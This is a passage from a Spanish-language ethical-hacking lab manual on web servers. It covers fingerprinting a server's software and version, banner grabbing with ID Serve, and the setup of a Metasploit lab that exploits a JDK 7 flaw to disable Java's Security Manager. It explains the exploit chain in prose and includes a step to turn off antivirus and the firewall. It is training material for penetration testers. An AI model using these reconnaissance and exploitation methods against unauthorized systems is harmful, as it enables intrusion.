


- Desplácese hacia abajo en la pestaña Obtener existente y observe el servidor utilizado (Microsoft IIS), su versión (6.0) y la aplicación del lado del servidor utilizada para desarrollar las páginas web (ASP.NET).



- Cuando los atacantes obtienen esta información, investigan las vulnerabilidades presentes en ASP.NET e IIS versión 6.0 e intentan explotarlas, lo que resulta en un control total o parcial sobre la aplicación web.

- Haga clic en la pestaña GET long request, que enumera todas las solicitudes GET. Luego haga clic en la pestaña Detalles de huella digital.



- Los detalles que se muestran en la captura de pantalla anterior incluyen el nombre del protocolo que usa el sitio web y su versión.

- Al obtener esta información, los atacantes pueden hacer uso de las vulnerabilidades en HTTP para realizar actividades malintencionadas, como rastrear el canal HTTP, lo que podría resultar en la revelación de datos confidenciales, como las credenciales del usuario.

**Laboratorio 3**

**Huella de un servidor web usando ID Serve**

**Escenario**

Los evaluadores de penetración deben estar familiarizados con las técnicas de captura de banners para monitorear los servidores y garantizar el cumplimiento y las actualizaciones de seguridad apropiadas. Usando estas técnicas, también puede ubicar servidores no autorizados o determinar la función de los servidores dentro de una red. En esta práctica de laboratorio, aprenderá la técnica de captura de pancartas para determinar un sistema de destino remoto mediante el servicio de identificación. Para ser un hacker ético experto y un comprobador de penetración, debe comprender cómo hacer una huella en un servidor web.

**Objetivos de Laboratorio**

Este laboratorio le mostrará cómo hacer una huella en los servidores web y cómo usar el servicio de identificación. Te enseñará cómo:

- Utilizar la herramienta ID Serve.

- Obtener una huella de servidor web.

**Entorno de Laboratorio**

Para llevar nuestro laboratorio, necesitas:

- Servicio de ID ubicado en D: \ CEH-Tools \ CEHv9 Módulo 11 Hacking Webservers \ Webserver Footprinting Tools \ ID Serve. También puede descargar la última versión de ID Serve desde el enlace <http://www.grc.com/id/idserve.htm>. Si decides descargar la última versión. luego las capturas de pantalla que se muestran en el laboratorio pueden diferir.

- Windows Server 2012

- Un navegador web con acceso a internet.

- Administrador de privilegios para ejecutar herramientas.

**Descripción general de ID Serve**


El servicio de ID determina el nombre de dominio asociado con una dirección IP. Este proceso se conoce como una búsqueda DNS inversa y es útil cuando se revisan los registros del firewall o se recibe una dirección IP. No todas las direcciones IP que tienen una dirección de búsqueda hacia adelante (Dominio a IP) tienen una búsqueda inversa (IP a Dominio), pero muchas sí.

**Tareas de Laboratorio**

1. Vaya a D: \ CEH-Tools \ CEHv9 Module 11 Hacking Webservers \ Webserver Footprinting Tools \ ID Servir

- Si aparece una ventana emergente Abrir archivo - Advertencia de seguridad, haga clic en Ejecutar

- Aparece la ventana principal de ID Server. Haga clic en la pestaña Consulta del servidor.




2. En la opción 1, ingrese la URL ([http://www.juggoboy.com](http://www.juggoboy.com/)) desea huella en la sección Ingresar o copiar / pegar una URL o dirección IP del servidor de Internet.



- Haga clic en Consultar el servidor para comenzar a consultar el sitio web.

- Después de completar la consulta, el servicio de identificación muestra los resultados del sitio web ingresado, como se muestra en la siguiente captura de pantalla:



Nota: El resultado puede variar en su entorno de laboratorio.

- Al obtener esta información, los atacantes pueden realizar análisis de vulnerabilidad en esa versión particular del servidor web e implementar varias técnicas para realizar la explotación.

**Laboratorio 4**

**Explotación de la vulnerabilidad de Java utilizando Metasploit Framework**

**Escenario**

Las pruebas de penetración evalúan la seguridad de un sistema informático o de una red simulando un ataque desde lugares externos malintencionados (que no tienen medios autorizados para acceder a los sistemas de la organización) y personas internas malintencionadas (que tienen algún nivel de acceso autorizado). El proceso implica un análisis activo del sistema en busca de vulnerabilidades que podrían resultar de una configuración deficiente o incorrecta del sistema, ya sea fallas de software o software conocidas o desconocidas, o debilidades operativas en el proceso o contramedidas técnicas. Este análisis se lleva a cabo desde la posición de un posible atacante y puede implicar la explotación activa de vulnerabilidades de seguridad. El proyecto Metasploit es un proyecto de seguridad informática que proporciona información sobre vulnerabilidades de seguridad y ayuda en las pruebas de lápiz y el desarrollo de firmas IDS. Su subproyecto más conocido es el Metasploit Framework de código abierto, una herramienta para desarrollar y ejecutar código de explotación contra una máquina de destino remota. Otros subproyectos importantes incluyen la base de datos Opcode, el archivo shellcode y la investigación de seguridad.

Metasploit Framework es una de las herramientas principales para el compromiso de pruebas de penetración. Para ser un hacker ético experto y un comprobador de penetración, debe comprender Metasploit Framework, sus diversos módulos, exploits, cargas útiles y comandos.

El objetivo de este laboratorio es demostrar la explotación de las vulnerabilidades de JDK 7 para tomar el control de una máquina de destino.

**Objetivos de Laboratorio**

El objetivo de este laboratorio es demostrar la explotación de las vulnerabilidades de JDK 7 para tomar el control de una máquina de destino.

**Entorno de Laboratorio**

En este laboratorio se necesita:

- Metasploit, que se encuentra en D: \ CEH-Tools \ CEHv9 Module 11 Hacking WebServer \ Wenserver Attack Tools \ Metasploit Framework. También puede descargar la última versión de Metasploit Framework desde el enlace <http://www.metasploit.com/download> Si tu decides descargar una version posterior, las capturas de pantalla pueden diferir con las presentadas en este laboratorio.

- Una computadora ejecutando Windows Server 2012

- Windows Server 2008 corriendo en una maquina virtual, esta sera la maquina destino

- Un navegador web en ambas maquinas

- Microsoft .NET Framework 2.0 o posterior en el host y en la máquina de destino

- JRE 7u6 ejecutando en la maquina destino (remover cualquier otra version de JRE instalada) El instalador de JRE 7u6 (jre-7u6-windows-i586.exe) esta disponible en D:\CEH-Tools\CEHv9 Module 11 Hacking WebServers\WebServer Attack Tools\Metasploit Framework. Tu puedes descargar el instalador de JRE 7u6 en [http://www.oracle.com/technetwork/java/javase/downloads/java-archive-download-javase7-521261.html#jre7u60-oth-JPR](http://www.oracle.com/technetwork/java/javase/downloads/java-archive-download-javase7-521261.html" \l "jre7u60-oth-JPR)

- Privilegios de Administrador

**Vision general de este laboratorio**


Esta práctica de laboratorio demuestra la vulnerabilidad que aprovecha dos problemas en JDK7: ClassFinder y MethodFinderfindMethod (). Ambos se introdujeron recientemente en JDK 7. ClassFinder es un reemplazo para classForName. Permite que un código no confiable obtenga una referencia y tenga acceso a un paquete restringido en JDK7, que puede usarse para abusar de sun.awt.SunToolkit (un paquete restringido). Con sun.awt.SunToolkit, un atacante puede invocar getField () abusando de findMethod () en Statement.invokeInternal (). Para hacerlo, pero getField () debe ser público, y no siempre es así en JDK 6. El objetivo final del atacante es acceder al campo privado de Statement.acc, modificar AccessControlContext y luego deshabilitar el Administrador de seguridad. Una vez que Security Manager está deshabilitado, el atacante puede ejecutar un código java arbitrario.

**Tareas de Laboratorio**

1. Antes de comenzar esta práctica de laboratorio, inicie sesión en la máquina virtual de Windows Server 2008 y asegúrese de haber instalado Java Runtime Enviroment (JRE 7u6) desde la ubicación Z: \ CEHv9 Módulo 11 Hacking WebServers \ WebServer Attack Tools \ Metasploit Framework.


- Cambie a la máquina host (Windows Server 2012). Vaya a D: \ CEH-Tools \ CEHv9 Module 11 Hacking Webservers \ Webserver Attack Tools \ Metasploit Framework. Haga doble clic en metasploit-latest-windows-installer.exe y siga los pasos del asistente para instalar el marco metasploit.

Nota: Deshabilite el Antivirus o agregue una excepción a Metasploit en el antivirus antes de instalar el marco. Si lo hace, desactive el firewall, ya que puede fallar el funcionamiento del marco de Metasploit. Pueden aparecer algunas ventanas emergentes de advertencia de estas aplicaciones de seguridad antes o durante la instalación. Haga clic en Aceptar si aparecen estas ventanas emergentes.




- Se tarda 5-10 minutos para completar la instalación.

- Al finalizar la instalación, aparece el último paso del asistente de configuración; Haga clic en Finalizar.



- Si aparece una ventana emergente pidiéndole que elija un navegador para abrir. Metasploit, seleccione un navegador de su elección. En este laboratorio, se eligió el navegador Chrome.

- Si aparece una página web de localhost, le pedimos que haga clic en el enlace <https://localhost:3790/> .De lo contrario, salta al siguiente paso.

- Aparece una página web de localhost que indica que la conexión no es de confianza. Haga clic en Entiendo los riesgos.


- El nodo Entiendo los riesgos se expande, mostrando un mensaje relacionado con los riesgos de seguridad.



- Click añadir excepción

- Aparece una ventana para agregar excepciones de seguridad. Haga clic en confirmar excepción de seguridad.


2. Metasploit: aparece la pantalla de inicio de sesión de configuración y configuración. Complete los campos de confirmación de Nombre de usuario, Contraseña y Contraseña y haga clic en crear cuenta.

Nota: si está realizando esto en Internet Explorer, es posible que aparezca una ventana emergente de Internet Explorer. Haga clic en cerrar.


- Aparece la ventana de activación de su metasploit. Haga clic en obtener la clave del producto.

- ¡Aparece una ventana con las dos ofertas gratuitas de Metasploit! Título. Haga clic en obtener la edición de la comunidad en la comunidad metasploit.


- Complete todos los campos obligatorios y haga clic en obtener licencia gratis.

- Será redirigido a la ventana de activación de la licencia.


- Inicia sesión en tu cuenta de correo electrónico. Abra el correo enviado desde Rapid7 a su bandeja de entrada y copie la clave de licencia.




